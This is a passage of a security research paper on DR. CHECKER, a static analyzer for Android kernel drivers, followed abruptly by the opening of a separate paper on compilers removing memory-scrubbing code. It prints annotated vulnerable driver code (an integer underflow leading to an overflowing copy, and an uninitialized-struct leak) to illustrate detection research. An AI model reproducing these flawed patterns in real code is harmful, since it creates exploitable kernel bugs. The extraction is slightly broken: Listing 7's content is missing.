Improper Tainted-Data Use Detector (ITDUD) checks for tainted data that is used in risky functions (i.e., `strc*`, `strt*`, `sscanf`, `kstrto`, and `simple_strto` family functions). An example of a previously unknown buffer overflow, detected via ITDUD, is shown in Listing 2.

Listing 3: A zero-day vulnerability discovered by DR. CHECKER in Mediatek's mlog driver using our TAD and TLBD analysis. First TAD identified an integer overflow bug (`len - MLOG_STR_LEN`). TLBD then identified that this tainted length was being used as a bound condition for the while loop where data is being copied into kernel space.

```
1 #define MLOG_STR_LEN        16
2 ...
3 int mlog_doread(char __user *buf, size_t len)
4 {
5   unsigned i;
6   int error = -EINVAL;
7   char mlog_str[MLOG_STR_LEN];
8   ...
9   // len is unsigned
10  if (!buf || len < 0)
11    goto out;
12  error = 0;
13  // len not checked against MLOG_STR_LEN
14  if (!len)
15    goto out;
16  // buf of len confirmed to be in user space
17  if (!access_ok(VERIFY_WRITE, buf, len)) {
18    error = -EFAULT;
19    goto out;
20  }
21  ...
22  i = 0;
23  ...
24  // ** Integer underflow bug **
25  // len - MLOG_STR_LEN (16) can be negative
26  // and is compared with unsigned i
27  while (!error && (mlog_start != mlog_end)
28        && i < len - MLOG_STR_LEN) {
29    int size;
30    ...
31    size = snprintf(mlog_str, MLOG_STR_LEN,
32            strfmt_list[strfmt_idx++], v);
33    ...
34    // this function is an unsafe copy
35    // this results in writing past buf
36    // potentially into kernel address space
37    if (__copy_to_user(buf, mlog_str, size))
38      error = -EFAULT;
39    else {
40      buf += size;
41      i += size;
42    }
43  }
44 }
```

Tainted Arithmetic Detector (TAD) checks for tainted data that is used in operations that could cause an overflow or underflow (e.g., `add`, `sub`, or `mul`). An example of a zero-day detected by TAD is shown in Listing 3.

Invalid Cast Detector (ICD) keeps tracks of allocation sizes of objects and checks for any casts into an object of a different size.

Tainted Loop Bound Detector (TLBD) checks for tainted data that is used as a loop bound (i.e., a loop guard in which at least one of the values is tainted). These bugs could lead to a denial of service or even an arbitrary memory write. The example in Listing 3 shows this in a real-world bug, which also triggered on TAD.

Listing 4: An information leak bug via padded fields detected by our ULD in Mediatek's FM driver where a struct's memory is not sanitized before being copied back to user space leaking kernel stack data.

```c
fm_s32 fm_get_aud_info(fm_audio_info_t *data)
{

  if (fm_low_ops.bi.get_aud_info) {
    return fm_low_ops.bi.get_aud_info(data);
  } else {
    data->aud_path = FM_AUD_ERR;
    data->i2s_info.mode = FM_I2S_MODE_ERR;
    data->i2s_info.status = FM_I2S_STATE_ERR;
    data->i2s_info.rate = FM_I2S_SR_ERR;
    return 0;
  }
}
...
  case FM_IOCTL_GET_AUDIO_INFO:
    fm_audio_info_t aud_data;
    // ** no memset of aud_data **
    // Not all fields of aud_data are initialized
    ret = fm_get_aud_info(&aud_data);
    if (ret) {
      WCN_DBG(FM_ERR|MAIN, "fm_get_aud_info err\n");
    }
    // Copying the struct results in data-leakage
    // from padding and uninitialized fields
    if (copy_to_user((void *)arg, &aud_data,
        sizeof(fm_audio_info_t))) {
      WCN_DBG(FM_ERR|MAIN, "copy_to_user error\n");
      ret = -EFAULT;
      goto out;
    }
    ...
```

Tainted Pointer Dereference Detector (TPDD) detects pointers that are tainted and directly dereferenced. This bug arises when a user-specified index into a kernel structure is used without checking.

Tainted Size Detector (TSD) checks for tainted data that is used as a size argument in any of the `copy_to_` or `copy_from_` functions. These types of bugs can result in information leaks or buffer overflows since the tainted size is used to control the number of copied bytes.

Uninit Leak Detector (ULD) keeps tracks of which objects are initialized, and will raise a warning if any `src` pointer for a userspace copy function (e.g., `copy_to_user`) can point to any uninitialized objects. It also detects structures with padding [40] and will raise a warning if `memset` or `kzalloc` has not been called on the corresponding objects, as this can lead to an information leak. An example of a previously unknown bug detected by this detector is as shown in Listing 4

Global Variable Race Detector (GVRD) checks for global variables that are accessed without a mutex. Since the kernel is reentrant, accessing globals without syncronization can result in race conditions that could lead to time of check to time of use (TOCTOU) bugs.

5 Implementation

DR. CHECKER is built on top of LLVM 3.8 [30]. LLVM was chosen because of its flexibility in writing analyses, applicability to different architectures, and excellent community support. We used integer range analysis as implemented by Rodrigues *et al.* [42]. This analysis is used by our vulnerability detectors to verify certain properties (e.g., checking for an invalid cast).

We implemented DR. CHECKER as an LLVM module pass, which consumes: a bitcode file, an `entry function name`, and an `entry function type`. It then runs our SDT analysis, employing the various analysis engines and vulnerability detectors. Depending on the `entry function type`, certain arguments to the entry functions are tainted before invoking the SDT (See Section 5.3).

Because our analysis operates on LLVM bitcode, we must first identify and build all of the driver's bitcode files for a given kernel (Section 5.1). Similarly, we must identify all of the entry points in these drivers (Section 5.2) in order to pass them to our SDT analysis.

5.1 Identifying Vendor Drivers

To analyze the drivers independently, we must first differentiate driver source code files from that of the core kernel code. Unfortunately, there is no standard location in the various kernel source trees for driver code. Making the problem even harder, a number of the driver source files omit vendor copyright information, and some vendors even modify the existing sources directly to implement their own functionality. Thus, we employ a combination of techniques to identify the locations of the vendor drivers in the source tree. First, we perform a `diff` against the mainline sources, and compare those files with a referenced vendor's configuration options to search for file names containing the vendor's name. Luckily, each vendor has a code-name that is used in all of their options and most of their files (e.g., Qualcomm configuration options contain the string `MSM`, Mediatek is `MTK`, and Huawei is either `HISI` or `HUAWEI`), which helps us identify the various vendor options and file names. We do this for all of the vendors, and save the locations of the drivers relative to the source tree.

Once the driver files are identified, we compile them using clang [51] into both Advanced RISC Machine (ARM) 32 bit and 64 bit bitcode files. This necessitated a few non-trivial modifications to clang, as there are numerous GNU C Compiler (GCC) compiler options used by the Linux kernel that are not supported by clang (e.g., the `-fno-var-tracking-assignments` and `-Wno-unused-but-set-variable` options used by various Android vendors). We also added additional

compiler options to clang (e.g., `-target`) to aid our analysis. In fact, building the Linux kernel using LLVM is an ongoing project [52], suggesting that considerable effort is still needed.

Finally, for each driver, we link all of the dependent vendor files into a single bitcode file using `llvm-link`, resulting in a self-contained bitcode file for each driver.

5.2 Driver Entry Points

Linux kernel drivers have various ways to interact with the userspace programs, categorized by 3 operations: file [20], attribute [35], and socket [37].

File operations are the most common way of interacting with userspace. In this case, the driver exposes a file under a known directory (e.g., `/dev`, `/sys`, or `/proc`) that is used for communication. During initialization, the driver specifies the functions to be invoked for various operations by populating function pointers in a structure, which will be used to handle specific operations (e.g., `read`, `write`, or `ioctl`). The structure used for initialization can be different for each driver type. In fact, there are at least *86 different types of structures in Android kernels* (e.g., `struct snd_pcm_ops`, `struct file_operations`, or `struct watchdog_ops` [3]). Even worse, the entry functions can be at different offset in each of these structures. For example, the `ioctl` function pointer is at field 2 in `struct snd_pcm_ops`, and at field 8 in `struct file_operations`. Even for the same structure, different kernels may implement the fields differently, which results in the location of the entry function being different for each kernel. For example, `struct file_operations` on Mediatek's mt8163 kernel has its `ioctl` function at field 11, whereas on Huawei, it appears at field 9 in the structure.

To handle these eccentricities in an automated way, we used `c2xml` [11] to parse the header files of each kernel and find the offsets for possible entry function fields (e.g., `read` or `write`) in these structures. Later, given a bitcode file for a driver, we locate the different file operation structures being initialized, and identify the functions used to initialize the different entry functions.

Listing 5: An initialization of a file operations structure in the mlog driver of Mediatek

```
1  static const struct file_operations
2  proc_mlog_operations = {
3      .owner = NULL,
4      .llseek = NULL,
5      .read = mlog_read,
6      .poll = mlog_poll,
7      .open = mlog_open,
8      .release = mlog_release,
9      .llseek = generic_file_llseek,
10 };
```

Table 1: Tainted arguments for each driver entry function type wether they are directly and indirectly tainted.

Entry Type	Argument(s)	Taint Type
Read (*File*)	`char` **buf*, `size_t` *len*	Direct
Write (*File*)	`char` **buf*, `size_t` *len*	Direct
Ioctl (*File*)	`long` *arg*	Direct
DevStore (*Attribute*)	`const char` **buf*	Indirect
NetDevIoctl (*Socket*)	`struct` **ifreq*	Indirect
V4Ioctl	`struct v4l2_format` **f*	Indirect

These serve as our entry points for the corresponding operations. For example, given the initialization as shown in Listing 5, and the knowledge that read entry function is at offset 2 (zero indexed), we mark the function `mlog_read` as a read entry function.

Attribute operations are operations usually exposed by a driver to read or write certain attributes of that driver. The maximum size of data read or written is limited to a single page in memory.

Sockets operations are exposed by drivers as a socket file, typically a UNIX socket, which is used to communicate with userspace via various socket operations (e.g., `send`, `recv`, or `ioctl`).

There are also other drivers in which the kernel implements a main wrapper function, which performs initial verification of the user parameters and *partially* sanitizes them before calling the corresponding driver function(s). An example of this can be seen in the `V4L2 Framework` [66], which is used for video drivers. For our implementation we consider only `struct v4l2_ioctl_ops`, which can be invoked by userspace via the wrapper function `video_ioctl2`.

5.3 Tainting Entry Point Arguments

An entry point argument can contain either *directly* tainted data (i.e., the argument is passed directly by userspace and never checked) or *indirectly* tainted data (i.e., the argument points to a kernel location, which contains the tainted data). All of the tainted entry point functions can be categorized in six categories, which are shown in Table 1, along with the type of taint data that their arguments represent.

An explicit example of directly tainted data is shown in Listing 6. In this snippet, `tc_client_ioctl` is an `ioctl` entry function, so argument 2 (`arg`) is directly tainted. Thus, the statement `char c=(char*)arg` would be dereferencing tainted data and is flagged as a warning. Alternatively, argument 2 (`ctrl`) in `iris_s_ext_ctrls` is a `V4Ioctl` and is indirectly tainted. As such, the dereference (`data = (ctrl->controls[0]).string`) is safe, but it would taint `data`.

Listing 6: Example of tainting different arguments where `tc_client_ioctl` has a directly tainted argument and `iris_s_ext_ctrls`'s argument is indirectly tainted.

```
1 static long tc_client_ioctl(struct file *file,
2         unsigned cmd, unsigned long arg) {
3         ...
4         char c=(char*)arg
5         ...
6 }
7 static int iris_s_ext_ctrls(struct file *file,
8   void *priv, struct v4l2_ext_controls *ctrl) {
9       ...
10  char *data = (ctrl->controls[0]).string;
11      ...
12  char curr_ch = data[0];
13 }
```

6 Limitations

Because of the DR. CHECKER's soundy nature, it cannot find all the vulnerabilities in all drivers. Specifically, it will miss following types of vulnerabilities:

- *State dependent bugs:* Since DR. CHECKER is a stateless system, it treats each entry point independently (i.e., taint does not propagate between multiple entry points). As a result, we will miss any bugs that occur because of the interaction between multiple entry points (e.g., CVE-2016-2068 [4]).

- *Improper API usage:* DR. CHECKER assumes that all the kernel API functions are *safe and correctly used* (Assumption 1 in Section 3). Bugs that occur because of improper kernel API usage will be missed by DR. CHECKER. However, other tools (e.g., APISan [64]) have been developed for finding these specific types of bugs and could be used to complement DR. CHECKER.

- *Non-input-validation bugs:* DR. CHECKER specifically targets input validation vulnerabilities. As such, non-input validation vulnerabilities (e.g., side channels or access control bugs) cannot be detected.

7 Evaluation

To evaluate the efficacy of DR. CHECKER, we performed a large-scale analysis of the following nine popular mobile device kernels and their associated drivers (437 in total). The kernel drivers in these devices range from very small components (31 LOC), to much more complex pieces of code (240,000 LOC), with an average of 7,000 LOC per driver. In total, these drivers contained over 3.1 million lines of code. However, many of these kernels re-use the same code, which could result in analyzing the same entry point twice, and inflate our results. Thus, we have grouped the various kernels based on their underlying chipset, and only report our results based on these groupings:

Table 2: Summary of warnings produced by popular bug-finding tools on the various kernels that we analyzed.

	Number of Warnings			
Kernel	**cppcheck**	**flawfinder**	**RATS**	**Sparse**
Qualcomm	18	4,365	693	5,202
Samsung	22	8,173	2,244	1,726
Hauwei	34	18,132	2,301	11,230
Mediatek	168	14,230	3,730	13,771
	242	**44,900**	**8,968**	**31,929**

Mediatek:

- Amazon Echo (5.5.0.3)
- Amazon Fire HD8 (6th Generation, 5.3.2.1)
- HTC One Hima (3.10.61-g5f0fe7e)
- Sony Xperia XA (33.2.A.3.123)

Qualcomm

- HTC Desire A56 (a56uhl-3.4.0)
- LG K8 ACG (AS375)
- ASUS Zenfone 2 Laser (ZE550KL / MR5-21.40.1220.1794)

Huawei

- Huawei Venus P9 Lite (2016-03-29)

Samsung

- Samsung Galaxy S7 Edge (SM-G935F_NN)

To ensure that we had a baseline comparison for DR. CHECKER, we also analyzed these drivers using 4 popular open-source, and stable, static analysis tools (flawfinder [57], RATs [45], cppcheck [34], and Sparse [54]). We briefly describe our interactions with each below, and a summary of the number of warnings raised by each is shown in Table 2.

Flawfinder & RATs Both Flawfinder and RATs are pattern-matching-based tool used to identify potentially dangerous portions of C code. In our experience, the installation and usage of each was quite easy; they both installed without any configuration and used a simple command-line interface. However, the criteria that they used for their warnings tended to be very simplistic, missed complex bugs, and where overly general, which resulted in an extremely high number of warnings (64,823 from Flawfinder and 13,117 from RATs). For example, Flawfinder flagged a line of code with the warning, *High: fixed size local buffer*. However, after manual investigation it was clear this code was unreachable, as it was inside of an `#if 0` definition.

We also found numerous cases where the string-matching algorithm was overly general. For example, Flawfinder raised a critical warning (*[4] (shell) system*), incorrectly reporting that `system` was being invoked for the following define: `#define system_cluster(system, clusterid)`.

Table 3: Comparison of the features provided by popular bug-finding tools and DR. CHECKER, where √ indicates availability of the feature.

Feature	cppcheck	flawfinder	RATS	Sparse	DR. CHECKER
Extensible	√	-	-	-	√
Inter-procedural	-	-	-	-	√
Handles pointers	-	-	-	-	√
Kernel Specific	-	-	-	√	√
No Manual Annotations	√	√	√	-	√
Requires compilable sources	√	-	-	√	√
Sound	-	-	-	-	-
Traceable Warnings	-	-	-	√	√

Ultimately, the tools seemed reasonable for basic code review passes, and perhaps for less-security minded programs, as they do offer informational warning messages:

> *Flawfinder:* Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119:CWE-120). Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.
>
> *RATs:* Check buffer boundaries if calling this function in a loop and make sure you are not in danger of writing past the allocated space

Sparse Sparse was developed by Linus Torvalds and is specifically targeted to analyze kernel code. It is implemented as a compiler front end (enabled by the flag `C=2` during compilation) that raises warnings about known problems, and even allows developers to provide static type annotations (e.g., `__user` and `__kernel`). The tool was also relatively easily to use. Although, Sparse is good at finding annotation mis-matches like unsafe user pointer dereferences [16]. Its main drawback was the sheer number of warnings (64,823 in total) it generated, where most of the warnings generated were regarding non-compliance to good kernel code practices. For example, warnings like, "*warning: Using plain integer as NULL pointer*" and "*warning: symbol 'htc_smem_ram_addr' was not declared. Should it be static?*," were extremely common.

cppcheck Cppcheck was the most complicated to use of the tools that we evaluated, as it required manual identification of all of the includes, configurations, etc. in the source code. However, this knowledge of the source code structure did result in much more concise results. While the project is open-source, their analysis techniques are not well-documented. Nevertheless, it is clear that the tool can handle more complex interactions (e.g., macros, globals, and loops) than the other three. For example, in one of the raised warnings it reported an out-of-bounds index in an array lookup. Unfortunately, after manual investigation there was a guard condition protecting the array access, but this was still a much more valuable warning that those returned by other tools. It was also able to identify an interesting use of `snprintf` on overlapped objects, which exhibits undefined behavior, and appeared generally useful. It also has a configurable engine, which allows users to specify additional types of vulnerability patterns to identify. Despite this functionality, it still failed to detect any of the complex bugs that DR. CHECKER was able to help us discover.

To summarize our experience, we provide a side-by-side feature comparison of the evaluated tools and DR. CHECKER in Table 3. Note that cppcheck and DR. CHECKER where the only two with an extensible framework that can be used to add vulnerability detectors. Similarly, every tool aside from Sparse, which needs manual annotations, was more-or-less completely automated. As previously mentioned, Sparse's annotations are used to find unsafe user pointer dereferences, and while these annotations are used rigorously in the mainline kernel code, they are not always used in the vendor drivers. Moreover, typecasting is frequently used in Linux kernel making Sparse less effective. Pattern-based tools like flawfinder and RATS do not require compilable source code, which results in spurious warnings because of pre-processor directives making them unusable. Of the evaluated features, traceability of the warnings is potentially the most important for kernel bug-finding tools [26], as these warnings will ultimately be analyzed by a human. We consider a warning to be traceable if it includes all of the information required to understand how a user input can result in the warning. In DR. CHECKER, we use the debug information embedded in the LLVM bitcode to provide traceable warnings. An example of a warning produced by DR. CHECKER is as shown in Listing 7.

7.1 DR. CHECKER

The summarized results of all of the warnings that were reported by DR. CHECKER are presented in Table 4. In this table, we consider a warning as *correct* if the report and trace were in fact true (e.g., a tainted variable was be-

Table 4: Summary of the bugs identified by DR. CHECKER in various mobile kernel drivers. We list the total number of warnings raised, number correct warnings, and number of bugs identified as a result.

	Warnings per Kernel (Count / Confirmed / Bug)				
Detector	**Huawei**	**Qualcomm**	**Mediatek**	**Samsung**	**Total**
TaintedSizeDetector	62 / 62 / 5	33 / 33 / 2	155 / 153 / 6	20 / 20 / 1	270 / 268 / 14
TaintedPointerDereferenceChecker	552 / 155 / 12	264 / 264 / 3	465 / 459 / 6	479 / 423 / 4	1760 / 1301 / 25
TaintedLoopBoundDetector	75 / 56 / 4	52 / 52 / 0	73 / 73 / 1	78 / 78 / 0	278 / 259 / 5
GlobalVariableRaceDetector	324 / 184 / 38	188 / 108 / 8	548 / 420 / 5	100 / 62 / 12	1160 / 774 / 63
ImproperTaintedDataUseDetector	81 / 74 / 5	92 / 91 / 3	243 / 241 / 9	135 / 134 / 4	551 / 540 / 21
IntegerOverflowDetector	250 / 177 / 6	196 / 196 / 2	247 / 247 / 6	99 / 87 / 2	792 / 707 / 16
KernelUninitMemoryLeakDetector	9 / 7 / 5	1 / 1 / 0	8 / 5 / 5	6 / 2 / 1	24 / 15 / 11
InvalidCastDetector	96 / 13 / 2	75 / 74 / 1	9 / 9 / 0	56 / 13 / 0	236 / 109 / 3
	1,449 / 728 / 78	901 / 819 / 19	1,748 / 1,607 / 44	973 / 819 / 24	**5,071 / 3,973 / 158**

ing used by a dangerous function). All of these warnings were manually verified by the authors, and those that are marked as a *bug* were confirmed to be critical zero-day bugs, which we are currently in the process of disclosing to the appropriate vendors. In fact, 7 of the 158 identified zero-days have already been issued Common Vulnerabilities and Exposures (CVE) identifiers [6–10]. Of these, Sparse correctly identified 1, flawfinder correctly identified 3, RATs identified 1 of the same ones as flawfinder, and cppcheck failed to identify any of them. These bugs ranged from simple data leakages to arbitrary code execution within the kernel. We find these results very promising, as 3,973 out of the 5,071 were confirmed, giving us a precision of 78%, which is easily within the acceptable 30% range [14].

While the overall detection rate of DR. CHECKER is quite good (e.g., KernelUninitMemoryLeakDetector raised 24 warnings, which resulted in 11 zero-day bugs), there a few notable *lessons learned*. First, because our vulnerability detectors are stateless, they raise a warning for every occurrence of the vulnerable condition, which results in a lot of correlated warnings. For example, the code `i = tainted+2; j = i+1;` will raise two IntegerOverflowDetector warnings, once for each vulnerable condition. This was the main contributor to the huge gap between our confirmed warnings and the actual bugs as each bug was the result of multiple warnings. The over-reporting problem was amplified by our context-sensitive analysis. For example, if a function with a vulnerable condition is called multiple times from different contexts, DR. CHECKER will raise one warning for each context.

GlobalVariableRaceDetector suffered from numerous false positives because of granularity of the LLVM instructions. As a result, the detector would raise a warning for any access to a global variable outside of a critical section. However, there are cases where the mutex object is stored in a structure field (e.g., `mutex_lock(&global->obj)`). This results in a false positive because our detector will raise a warning on the access to the global structure, despite the fact that it is completely safe, because the field inside of it is actually a mutex.

TaintedPointerDerefenceDetectors similarly struggled with the precision of its warnings. For example, on Huawei drivers (row 2, column 1), it raised 552 warnings, yet only 155 were true positives. This was due to the over-approximation of our points-to analysis. In fact, 327 of these are attributed to only two entry points `rpmsg_hisi_write` and `hifi_misc_ioctl`, where our analysis over-approximated a single field that was then repeatedly used in the function. A similar case happened for entry point `sc_v4l2_s_crop` in Samsung, which resulted in 21 false warnings. The same over-approximation of points-to affected InvalidCastDetector, with 2 entry points (`picolcd_debug_flash_read` and `picolcd_debug_flash_write`) resulting in 66 (80%) false positives in Huawei and a single entry point (`touchkey_fw_update.419`) accounting for a majority of the false positives in Samsung. IntegerOverflowDetector also suffered from over-approximation at times, with 30 false warnings in a single entry point `hifi_misc_ioctl` for Hauwei.

One notable takeaway from our evaluation was that while we expected to find numerous integer overflow bugs, we found them to be far more prevalent in 32 bit architectures than 64 bites, which is contrary to previously held beliefs [58]. Additionally, DR. CHECKER was able to correctly identify the critical class of Boomerang [33] bugs that were recently discovered.

7.2 Soundy Assumptions

DR. CHECKER in total analyzed 1207 entry points and 90% of the entry points took less than 100 seconds to complete. DR. CHECKER's practicality and scalability are made possible by our *soundy* assumptions. Specifically, not analyzing core kernel functions and not waiting for loops to converge to a fixed-point. In this section, we evaluate how these assumptions affected both

Table 5: Runtime comparison of 100 randomly selected entry points with our analysis implemented a "sound" analysis (*Sound*), a soundy analysis, without analyzing kernel functions (*No API*), and a soundy analysis without kernel functions or fixed-point loop analysis (DR. CHECKER).

	Runtime (seconds)			
Analysis	**Avg.**	**Min.**	**Max.**	**St. Dev.**
Sound*	175.823	0.012	2261.468	527.244
No API	110.409	0.016	2996.036	455.325
DR. CHECKER	35.320	0.008	978.300	146.238

* Only 18/100 sound analyses completed successfully.

our precision (i.e., practicality) and runtime (i.e., scalability). This analysis was done by randomly selecting 25 entry points from each of our codebases (i.e., Huawei, Qualcomm, Mediatek, and Samsung), resulting 100 randomly selected driver entry points. We then removed our two soundy assumptions, resulting in a "sound" analysis, and ran our analysis again.

Kernel Functions Our assumption that all kernel functions are bug free and correctly implemented is critical for the efficacy of DR. CHECKER for two reasons. First, the state explosion that results from analyzing all of the core kernel code makes much of our analysis computationally infeasible. Second, as previously mentioned, compiling the Linux kernel for ARM with LLVM is still an ongoing project, and thus would require a significant engineering effort [52]. In fact, in our evaluation we compiled the 100 randomly chosen entry with best-effort compilation using LLVM, where we created a consolidated bitcode file for each entry point with all the required kernel API functions, caveat those that LLVM failed to compile. We ran our "sound" analysis with these compiled API functions and evaluated all loops until both our points-to and taint analysis reached a fixed point, and increased our timeout window to *four hours* per entry point. Even with the potentially missing kernel API function definitions, only 18 of these 100 entry points finished within the 4 hours. The first row (*Sound*) in Table 5 shows the distribution of time over these 18 entry points. Moreover, these 18 entry points produced 63 warnings and took a total of 52 minutes to evaluate, compared to 9 warnings and less than 1 minute of evaluation time using our soundy analysis.

Fixed-point Loop Analysis Since we were unable to truly evaluate a *sound* analysis, we also evaluated our second assumption (i.e., using a reach-def loop analysis instead of a fixed-point analysis) in isolation to examine its impact on DR. CHECKER. In this experiment, we ignored the kernel API functions (i.e., assume correct implementation), but evaluated all loops until they reached a fixed point on the same 100 entry points. In this case, all of the entry points were successfully analyzed within our four hour timeout window. The second row (*No API*) in Table 5 shows the distribution of evaluation times across these entry points. Note that this approach takes 3× more time than the DR. CHECKER approach to analyze an entry point on average. Similarly, our soundy analysis returned significantly fewer warnings, 210 compared to the 474 warnings that were raised by this approach.

A summary of the execution times (i.e., sound, fixed-point loops, and DR. CHECKER) can be found in Table 5, which shows that ignoring kernel API functions is the main contributor of the DR. CHECKER's scalability. This is not surprising because almost all the kernel drivers themselves are written as kernel modules [2], which are small (7.3K lines of code on average in the analyzed kernels) and self-contained.

8 Discussion

Although DR. CHECKER is designed for Linux kernel drivers, the underlying techniques are generic enough to be applied to other code bases. Specifically, as shown in Section 7.1, ignoring external API functions (i.e., kernel functions) is the major contributor to the feasibility of DR. CHECKER on the kernel drivers. DR. CHECKER in principle can be applied to any code base, which is modular and has well-defined entry points (e.g., ImageMagick [1]). While our techniques are portable, some engineering effort is likely needed to change the detectors and setup the LLVM build environment. Specifically, to apply DR. CHECKER, one needs to:

1. Identify the source files of the module, and compile them in to a consolidated bitcode file.
2. Identify the function names, which will serve as entry points.
3. Identify how the arguments to these functions are tainted.

We provided more in-depth documentation of how this would be done in practice on our website.

9 Related Work

Zakharov *et al.* [65] discuss many of the existing tools and propose a pluggable interface for future static-analysis techniques, many of which are employed in DR. CHECKER. A few different works looked into the API-misuse problem in kernel drivers. APISan [64] is

Listing 7: Example of output from DR. CHECKER

```

a symbolic-execution-based approach, and Static Driver Verifier (SDV) [12] similarly identified API-misuse using static data-flow analysis. However, these techniques are contrary to DR. CHECKER, as we explicitly assume that the kernel APIs are implemented properly.

SymDrive [43] uses symbolic execution to verify properties of kernel drivers. However, it requires developers to annotate their code and relies heavily on the bug finder to implement proper *checkers*. Johnson *et al.* [28] proposed a sound CQUAL-based [24] tool, which is context-sensitive, field-sensitive, and precise taint-based analysis; however, this tool also requires user annotations of the source code, which DR. CHECKER does not.

KINT [56] uses taint analysis to find integer errors in the kernel. While KINT is sound, their techniques are specialized to integer errors, whereas DR. CHECKER attempts to find general input validation errors by compromising soundness.

Linux Driver Verification (LDV) [36] is a tool based on BLAST [27] that offers precise pointer analysis; however, it is still a model-checker-based tool, whereas we built our analysis on well-known static analysis techniques. Yamaguchi *et al.* have done a significant amount of work in this area, based on Joern [59–62], where they use static analysis to parse source code into novel data structures and find known vulnerable signatures. However, their tool is similar to a pattern-matching model-checking type approach, whereas we are performing general taint and points-to analysis with pluggable vulnerability detectors. VCCFinder [41] also used a similar pattern-matching approach, but automatically constructed their signatures by training on previously known vulnerabilities to create models that could be used to detect future bugs.

MECA [63] is a static-analysis framework, capable of taint analysis, that will report violations based on user annotations in the source code, and similarly aims to reduce false positives by sacrificing soundness. ESP [22] is also capable of fully path-sensitive partial analysis using "property simulation," wherein they combine data-flow analysis with a property graph. However, this approach is not as robust as our more general approach.

Boyd-Wickizer *et al.* [15] proposed a potential defense against driver vulnerabilities that leverages x86 hardware features; however, these are unlikely to be easily ported to ARM-based mobile devices. *Nooks* [49] is a similar defense; however, this too has been neglected in both the mainline and mobile deployments thus far, due to similar hardware constraints.

10 Conclusion

We have presented DR. CHECKER, a fully-automated static analysis bug-finding tool for Linux kernels that is capable of general context-, path-, and flow-sensitive points-to and taint analysis. DR. CHECKER is based on well-known static analysis techniques and employs a *soundy* analysis, which enables it to return precise results, without completely sacrificing soundness. We have implemented DR. CHECKER in a modular way, which enables both analyses and bug detectors to be easily adapted for real-world bug finding. In fact, during the writing of this paper, we identified a new class of bugs and were able to quickly augment DR. CHECKER to identify them, which resulted in the discovery 63 zero-day bugs. In total, DR. CHECKER discovered 158 previously *undiscovered* zero-day bugs in nine popular mobile Linux kernels. All of the details and disclosures for these bugs can be found online at `github.com/ucsb-seclab/dr_checker`. While these results are promising, DR. CHECKER still suffers from over-approximation as a result of being *soundy*, and we have identified areas for future work. Nevertheless, we feel that DR. CHECKER exhibits the importance of analyzing Linux kernel drivers and provides a useful framework for adequately handling this complex code.

Dead Store Elimination (Still) Considered Harmful

Zhaomo Yang[1] Brian Johannesmeyer[1] Anders Trier Olesen[2] Sorin Lerner[1] Kirill Levchenko[1]
[1] *UC San Diego* [2] *Aalborg University*

Abstract

Dead store elimination is a widely used compiler optimization that reduces code size and improves performance. However, it can also remove seemingly useless memory writes that the programmer intended to clear sensitive data after its last use. Security-savvy developers have long been aware of this phenomenon and have devised ways to prevent the compiler from eliminating these data scrubbing operations.

In this paper, we survey the set of techniques found in the wild that are intended to prevent data-scrubbing operations from being removed during dead store elimination. We evaluated the effectiveness and availability of each technique and found that some fail to protect data-scrubbing writes. We also examined eleven open source security projects to determine whether their specific memory scrubbing function was effective and whether it was used consistently. We found four of the eleven projects using flawed scrubbing techniques that may fail to scrub sensitive data and an additional four projects not using their scrubbing function consistently. We address the problem of dead store elimination removing scrubbing operations with a compiler-based approach by adding a new option to an LLVM-based compiler that retains scrubbing operations. We also synthesized existing techniques to develop a best-of-breed scrubbing function and are making it available to developers.

1 Introduction

Concerns over memory disclosure vulnerabilities in C and C++ programs have long led security application developers to explicitly *scrub* sensitive data from memory. A typical case might look like the following:

```
char * password = malloc(PASSWORD_SIZE);
// ... read and check password
memset(password, 0, PASSWORD_SIZE);
free(password);
```

The `memset` is intended to clear the sensitive `password` buffer after its last use so that a memory disclosure vulnerability could not reveal the password. Unfortunately, compilers perform an optimization—called *dead store elimination* (DSE)—that removes stores that have no effect on the program result, either because the stored value is overwritten or because it is never read again. In this case, because the buffer is passed to `free` after being cleared, the compiler determines that the memory scrubbing `memset` has no effect and eliminates it.

Removing buffer scrubbing code is an example of what D'Silva *et al.* [30] call a "correctness-security gap." From the perspective of the C standard, removing the `memset` above is allowed because the contents of unreachable memory are not considered part of the semantics of the C program. However, leaving sensitive data in memory increases the damage posed by memory disclosure vulnerabilities and direct attacks on physical memory. This leaves gap between what the standard considers correct and what a security developer might deem correct. Unfortunately, the C language does not provide a guaranteed way to achieve what the developer intends, and attempts to add a memory scrubbing function to the C standard library have not seen mainstream adoption. Security-conscious developers have been left to devise their own means to keep the compiler from optimizing away their scrubbing functions, and this has led to a proliferation of "secure memset" implementations of varying quality.

The aim of this paper is to understand the current state of the dead store elimination problem and developers' attempts to circumvent it. We begin with a survey of existing techniques used to scrub memory found in open source security projects. Among more than half a dozen techniques, we found that several are flawed and that none are both universally available and effective. Next, using a specially instrumented version of the Clang compiler, we analyzed eleven high-profile security projects to determine whether their implementation of a scrubbing function is effective and whether it is used consistently within the project. We found that only three of the eleven projects did so.

To aid the current state of affairs, we developed a single best-of-breed scrubbing function that combines the effective techniques we found in our survey. We have shared our implementation with developers of the projects we surveyed that lacked a reliable scrubbing function and have made it available to the public. While not a perfect solution, we believe ours combines the best techniques available today and offers developers a ready-to-use solution for their own projects.

We also developed a *scrubbing aware* C compiler based on Clang. Our compiler protects scrubbing oper-

ations by inhibiting dead store elimination in case where a store operation may have been intended as a scrubbing operation by the developer. Our solution does not completely disable DSE, minimizing the performance impact of our mechanism. Our performance evaluation shows that our modified compiler introduces virtually no performance penalty.

In total, our contributions are as follows:

- We survey scrubbing techniques currently found in the wild, scoring each in terms of its *availability* and *reliability*. In particular, we identify several flawed techniques, which we reported to developers of projects relying on them. We also report on the performance of each technique, where we found an order of magnitude difference between the best and worst performing techniques.
- We present a case study of eleven security projects that have implemented their own scrubbing function. We found that no two projects' scrubbing functions use the same set of techniques. We also identify common pitfalls encountered in real projects.
- We develop and make publicly available a best-of-breed scrubbing function that combines the most reliable techniques found in use today.
- We develop a scrubbing-safe dead store elimination optimization pass that protects memory writes intended to scrub sensitive data from being eliminated. Our mechanism has negligible performance overhead and can be used without any source code changes.

